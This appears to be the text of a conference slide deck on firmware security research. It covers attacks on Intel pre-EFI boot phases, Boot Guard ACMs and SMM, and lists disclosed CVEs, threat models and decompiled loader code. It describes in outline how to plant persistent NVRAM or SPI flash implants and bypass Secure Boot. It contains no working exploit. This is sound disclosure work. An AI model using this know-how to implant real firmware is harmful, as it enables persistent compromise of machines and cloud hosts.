Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases

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Who Are We?

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https://www.binarly.io/advisories

Agenda

- Intro
- Intel PPAM and STM Internals
- Pre-EFI (PEI) Attack Surface
  - PEI->DXE->SMM threat model
    - ✓ BRLY-2022-010 (CVE-2022-23930)
    - ✓ BRLY-2022-011 (CVE-2022-31644)
    - ✓ BRLY-2022-012 (CVE-2022-31645)
    - ✓ BRLY-2022-013 (CVE-2022-31646)
    - ✓ BRLY-2022-015 (CVE-2022-34345)
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    - ✓ BRLY-2021-047 (CVE-2022-31641)
  - ACM-based attacks
- Pre-EFI (PEI) Practical Exploitation
  - BRLY-2022-027 (CVE-2022-28858)
  - BRLY-2022-009 (CVE-2022-36372)
  - BRLY-2022-014 (CVE-2022-32579)
- Pre-EFI (PEI) Bug Hunting Automation
  - BRLY-2022-016 (CVE-2022-33209)
- Intel PPAM Attack Surface and Exploitation
  - One-byte-write PPAM bypass
- Conclusions

STM, PPAM, SMM CET, Intel HW Shield, … 😭 The party is over, no more easy SMM exploitation?

Pre-Story: How This REsearch Started

A single byte can serve as a killchain for security features

BootGuardDxe Validation Flow


```
EFI_STATUS BootGuardDxe(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
    ...

    if ( BootGuardSupported() == FALSE ) {
        return    EFI_SUCCESS;
    }

    ...

    BootMode   = GetBootMode();
    if ( (BootMode == BOOT_IN_RECOVERY_MODE) || (BootMode == BOOT_ON_FLASH_UPDATE) ) {
        return    EFI_SUCCESS;
    }

    ...

    if ( BootGuardVerifyTransitionPEItoDXEFlag == 0 ) {
        BootGuardRegisterCallBack();
    }

    return    EFI_SUCCESS;
}
```

S3 rootkits coming :-)

← one more 0-day bug?

https://www.binarly.io/posts/Who_Watches_BIOS_Watchers

New Security Boundaries == New Attack Vectors



https://www.binarly.io/posts/Breaking_through_another_SideBypassing_Firmware_Security_Boundaries

Supply Chain Issues Are The Worst (Intel BSSA DFT)

black hat USA 2021

Uncore features unsigned module loading

This walks the EFI var chain starting from variable "toolh" and builds a contiguous 32bit PE image.

The payload may be 100kb in size or even more, available NVRAM space is the limit.

This executes the PE entry point.

```
TotalConfigs = *(syscg + 0x10);
EvLoadTool(host, syscg, &ConfigIndex, &ImageBase);
if ( TotalConfigs )

  ConfigIndex = 0;
  do
  {
    EvLoadConfig(ConfigIndex, host, syscg, TotalConfigs, &v14);

    Entry = GetPEEntry(host, ImageBase);
    Entry(Ppi, v6);
    sub_FFE6667E(host);
    result = ++ConfigIndex;
  }
  while ( ConfigIndex < TotalConfigs );
}
else
{
  Entry = GetPEEntry(host, ImageBase);
  Entry(Ppi, 0);
  return sub_FFE6667E(host);
}
```


https://www.blackhat.com/us-21/briefings/schedule/#safeguarding-uefi-ecosystem-firmware-supply-chain-is-hardcoded-23685

As code complexity increases, memory corruptions remain forever


In 2022, will there still be exploitable SMM callouts?

Vulnerabilities	Number of Issues	BINARLY ID	CVE ID
SMM Callout (Privilege Escalation)	10	BRLY-2021-008, BRLY-2021-017, BRLY-2021-018, BRLY-2021-019, BRLY-2021-020, BRLY-2021-022, BRLY-2021-023, BRLY-2021-024, BRLY-2021-025, BRLY-2021-028	CVE-2020-5953, CVE-2021-41839, CVE-2021-41841, CVE-2021-41840, CVE-2020-27339, CVE-2021-42060, CVE-2021-42113, CVE-2021-43522, CVE-2022-24069, CVE-2021-43615,
SMM Memory Corruption	12	BRLY-2021-009, BRLY-2021-010, BRLY-2021-011, BRLY-2021-012, BRLY-2021-013, BRLY-2021-015, BRLY-2021-016, BRLY-2021-026, BRLY-2021-027, BRLY-2021-029, BRLY-2021-030, BRLY-2021-031	CVE-2021-41837,CVE-2021-41838, CVE-2021-33627, CVE-2021-45971, CVE-2021-33626, CVE-2021-45970, CVE-2021-45969, CVE-2022-24030, CVE-2021-42554, CVE-2021-33625, CVE-2022-24031, CVE-2021-43323
DXE Memory Corruption	1	BRLY-2021-021	CVE-2021-42059

https://www.offensivecon.org/speakers/2022/alex-ermolov,-alex-matrosov-and-yegor-vasilenko.html

As code complexity increases, design issues remain forever

More Policies == More Complexity



https://www.offensivecon.org/speakers/2022/alex-ermolov,-alex-matrosov-and-yegor-vasilenko.html

ACM-based attack surface

Intel ACMs attack surface

- **Intel Boot Guard** *(executed on startup)*
  - **IBB hash coverage misconfiguration**
  - **OBB (Vendor) hash coverage misconfiguration**
  - **Downgrade attacks**

- **Intel BIOS Guard** *(executed on-call)*
  - **SFAM coverage misconfiguration**
  - **Script interpretation errors**
  - **Complex and dependent initialization process**

- **Intel TXT** *(executed on-call)*
  - **Memory corruptions in VMCALLs**
  - **Downgrade attacks**

black hat USA 2022

Intel Boot Guard 2.0 ACM

Previous version:

RSA2048

SHA256

```
0000 02 00 03 00 A1 00 00 00 00 00 00 00 00 00 00 00
0010 86 80 00 00 01 08 18 20 00 20 00 00 00 00 01 00
0020 00 00 00 00 00 00 00 00 20 00 00 00 98 05 00 00
0030 08 00 00 00 D1 3B 00 00 00 00 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 40 00 00 00 8F 00 00 00
0080 C7 1A C1 E2 A4 57 E7 FC AA 58 55 72 AF E2 BA AB
0090 FC FC 17 BA FB C5 EE D9 71 E1 28 83 A2 68 F7 EA
00A0 6E 2C 97 38 F4 93 D7 F5 97 14 4B 1A F3 F1 87 15
00B0 68 39 78 3C 50 33 92 C9 20 88 F8 9C 75 BD BC 43
00C0 0E 9B A6 3D E6 89 0C AC 5F 22 17 79 09 D7 C2 CF
00D0 CD A3 13 F0 C7 E2 99 93 25 58 B7 40 3B D1 D2 DF
00E0 B4 87 4F 4F C7 DC E3 45 24 D8 96 40 4B 64 FA 1E
00F0 88 AF 63 49 43 98 27 F1 39 24 3F 4B D6 3A E2 97
0100 E2 35 3A 58 37 F0 ED 05 70 1F 05 7E 39 BA F3 BD
0110 80 07 F1 A1 AD 52 BA E4 09 64 46 5E 1D 04 30 4B
0120 63 22 1D C2 FB 5F D2 A6 2D 2A E7 DB 2F D4 7F 62
0130 C9 93 F4 90 F5 C7 F4 3E AB C6 B4 5D B2 0E CC 69
0140 86 35 50 D4 8B B3 90 FD 5E BF 45 AF C3 A7 AF 05
0150 13 96 12 17 32 CA F1 32 8F 79 CB BD 0C 96 FC EE
0160 81 9C DE B2 E0 E5 B1 E8 9A 3B 3B B7 9D 71 67 DD
0170 EF 31 F6 63 95 95 64 90 5E DD 6A 7F A7 F7 5A EE
0180 11 00 00 00 3F 8E BC 27 48 30 91 1D A5 B9 A9 3C
0190 7D EC DA 72 27 31 F8 F2 F1 8C 88 B9 D5 71 88 70
01A0 B6 E2 4A 36 DE C2 59 A2 C9 53 93 D0 12 5B 2B 44
01B0 48 33 E0 7A 29 F8 57 82 1F 3F 4E 5D F1 4B 51 07
01C0 36 42 AC DB 52 E9 33 8C 87 A1 DB 3D 7C 2F 03 3A
01D0 1D 90 25 26 AB 37 56 AA 60 F2 D0 32 41 E0 D1 3E
01E0 24 E1 3D A2 54 53 46 81 9F 08 F6 06 4D 6D 81 0E
01F0 1B F9 DA BC 22 5B 21 AF D4 78 09 04 C8 63 7D D7
0200 01 11 0C ED 7A 62 7E FD E0 AC 2F C6 CB E6 7B 75
0210 3D A1 81 D9 F1 E1 B0 BB 67 8A 48 70 13 AB 83 24
0220 CF 76 AB BA 25 40 50 8F 98 E3 ED E2 83 85 11 BD
0230 D0 87 4C 5E 4A 87 EF 91 00 39 1B 76 96 A4 D8 CC
```

New version:

RSA3072 (default exponent = 11h)

SHA384

```
00000 02 00 01 00 E0 00 00 00 00 00 03 00 0C B0 00 40
00010 86 80 00 00 16 11 20 20 00 8C 00 00 01 00 01 00
00020 00 00 00 00 00 00 00 00 20 00 00 00 24 3E 00 00
00030 08 00 00 00 62 DB 00 00 00 00 00 00 00 00 00 00
00040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00070 00 00 00 00 00 00 00 00 60 00 00 00 D0 00 00 00
00080 EB 3B B1 A2 D5 40 4E D8 EC 81 22 FE 5B F2 95 5A
00090 6D AD 5D B1 74 C5 F9 B6 06 F4 57 48 F0 4F 6D 44
000A0 13 C9 90 7B 69 B7 58 9D DD E5 E0 77 C0 C4 C4 E8
000B0 79 7F DC 2D DC F5 A0 9B F2 AB FF B3 82 99 B8 82
000C0 D9 E7 62 3D 75 6F B4 3B E8 D1 45 E6 3A F7 59 9F
000D0 9C 56 59 4C CB A3 74 86 22 80 A5 EE 71 0B DB 15
000E0 63 9C FB 24 BB D9 02 9C 42 5D 98 0C 41 EB 2B 37
000F0 02 D7 78 86 FE C1 EA 67 0B 07 C8 59 0D 3D 4D 5A
00100 D6 F2 6D 3A 75 4F C3 0D DD 6B 48 F4 C3 60 88 04
00110 AB 72 FF ED AA E9 B9 8E A8 34 CB 60 98 F3 80 7A
00120 2B 06 1D A4 F7 FE 00 C1 AB C7 D9 7B A4 50 D3 55
00130 36 24 1D 73 3D 0B 1E 60 6F 24 37 C2 80 EF 40 27
00140 21 B2 A0 A0 ED A2 70 5D 7C 1B 0B 6A DF 58 FB 8B
00150 5F B6 71 38 C1 F4 BC 38 04 A3 8C 8C 33 CA E4 D3
00160 63 13 C0 1B 2A 48 48 8B DF E0 43 32 38 04 DD F0
00170 05 2E E5 76 BF 41 0A D0 04 B3 6D 79 DA E0 21 34
00180 D7 F9 B9 00 A6 02 CC 24 FE 5C 90 BB 41 8D 16 2A
00190 A0 63 FF 09 E0 18 7D 04 61 15 39 75 16 7E AA D0
001A0 7F 73 43 AC DE C2 29 5F 77 F7 50 05 D4 79 99 B6
001B0 7B 9E 6D 6E BA 91 85 1D E6 9F B6 3A E2 6A DE BA
001C0 4F A8 0C 6F B0 53 C6 EC 10 B1 DA 05 A0 6F 60 DE
001D0 38 4A B4 BB 77 05 3F F7 E8 77 09 95 79 AB 94 E8
001E0 FF 99 7E 0B FA 8E 0B 3C C6 DC 61 B0 85 F0 62 0F
001F0 66 F7 D7 F8 C5 C4 A1 38 CB 25 1D 10 76 76 0F B9
00200 2E 94 33 0E 1D 92 97 A7 9C E7 F0 14 BE 53 9E BC
00210 74 49 8A 87 47 74 96 35 D8 1F 61 3A 92 23 47 45
00220 D9 1B 20 93 BF A4 BE 4B 73 3A A7 0B 47 21 2F A6
00230 EA FF 98 AF 48 62 5E FE 7D DD 6B A8 3E 8D E3 37
```

Intel Boot Guard 2.0 ACM

As code complexity increases, design issues remain forever...

- Size increased from 32 KB to 256 KB (Attack surface increased)
- Additional functionality (TXT SINIT ACM) (complexity increased with adding support of new technologies)
- Updated KEYM & IBBM formats, stronger crypto algorithms used
- INTEL-SA-00527, 2021.2 IPU - BIOS Advisory, multiple CVEs
  Reported by Oracle, short note in Twitter that these vulns are in ACM

https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00527.html

Pre-EFI (PEI) Attack Surface

PEI->SMM Threat Model

Attacker Model:

The local attacker uses privileged host OS access to trigger the vulnerability gaining PEI or DXE stage code execution in System Management Mode (SMM).

Potential Impact:

PEI/DXE code execution in SMM context allows potential installation of **persistent implants** in the NVRAM SPI flash region or directly in SPI flash storage. Implant persistence across OS installations, can further **bypass Secure Boot** attacking guest VM's in bare metal cloud deployments.

NVRAM Persistence on SPI Flash


- NVRAM region is not protected by Intel Boot Guard and can be abused by attacker with physical access (supply chain vector).

BIOS region	Region	BIOS	
FA4974FC-AF1D-4E5D-BDC5-DACD6D27BAEC	Volume	FFSv2	
NVRAM	File	Raw	NVAR store
4599D26F-1A11-49B8-B91F-858745CFF824	NVAR entry	Full	StdDefaults
EfiSetupVariableGuid	NVAR entry	Full	Setup
EfiGlobalVariableGuid	NVAR entry	Full	PlatformLang
EfiGlobalVariableGuid	NVAR entry	Full	Timeout
C811FA38-42C8-4579-A9BB-60E94EDDFB…	NVAR entry	Full	AMITSESetup
90D93E09-4E91-4B3D-8C77-C82FF10E3C…	NVAR entry	Full	CpuSmm
5432122D-D034-49D2-A6DE-65A829EB4C…	NVAR entry	Full	MeSetupStorage
64192DCA-D034-49D2-A6DE-65A829EB4C…	NVAR entry	Full	IccAdvancedSetupDataVar
69ECC1BE-A981-446D-8EB6-AF0E53D06C…	NVAR entry	Full	NewOptionPolicy
D1405D16-7AFC-4695-BB12-41459D3695…	NVAR entry	Full	NetworkStackVar
EfiSetupVariableGuid	NVAR entry	Full	SdioDevConfiguration
EfiSetupVariableGuid	NVAR entry	Full	UsbSupport


- Arbitrary code execution via *GetVariable()* and memory leak over *SetVariable()* is common, attacker can modify persistent NVRAM storage and install fileless DXE/SMM/PEI implant (shellcode payload).

Most security solutions inspect only UEFI drivers!

Pre-EFI attack vectors



Pre-EFI attack vectors




Logical Errors and Memory Corruptions during NVRAM Variables parsing.

Threat model tended to be underestimated by vendors

Arbitrary code execution in PEI allows to escalate privileges to SMM


Pre-EFI attack vectors




During the most part of PEI phase no security protections against SPI modifications are enabled!

BLE, SMM_BWP, PRx, Intel BIOS Guard are not enabled at this moment.

Complexity is the Enemy of Security





Firmware Repeatable Failures

Vendor	Vulnerabilities	Number of Issues	BINARLY ID	CVE ID	CVSS score
intel, ami	PEI Memory Corruption (Arbitrary Code Execution)	3	BRLY-2022-027 BRLY-2022-009 BRLY-2022-014	CVE-2022-28858 CVE-2022-36372 CVE-2022-32579	8.2 High 8.2 High 7.2 High
	DXE Arbitrary Code Execution	1	BRLY-2022-015	CVE-2022-34345	7.2 High
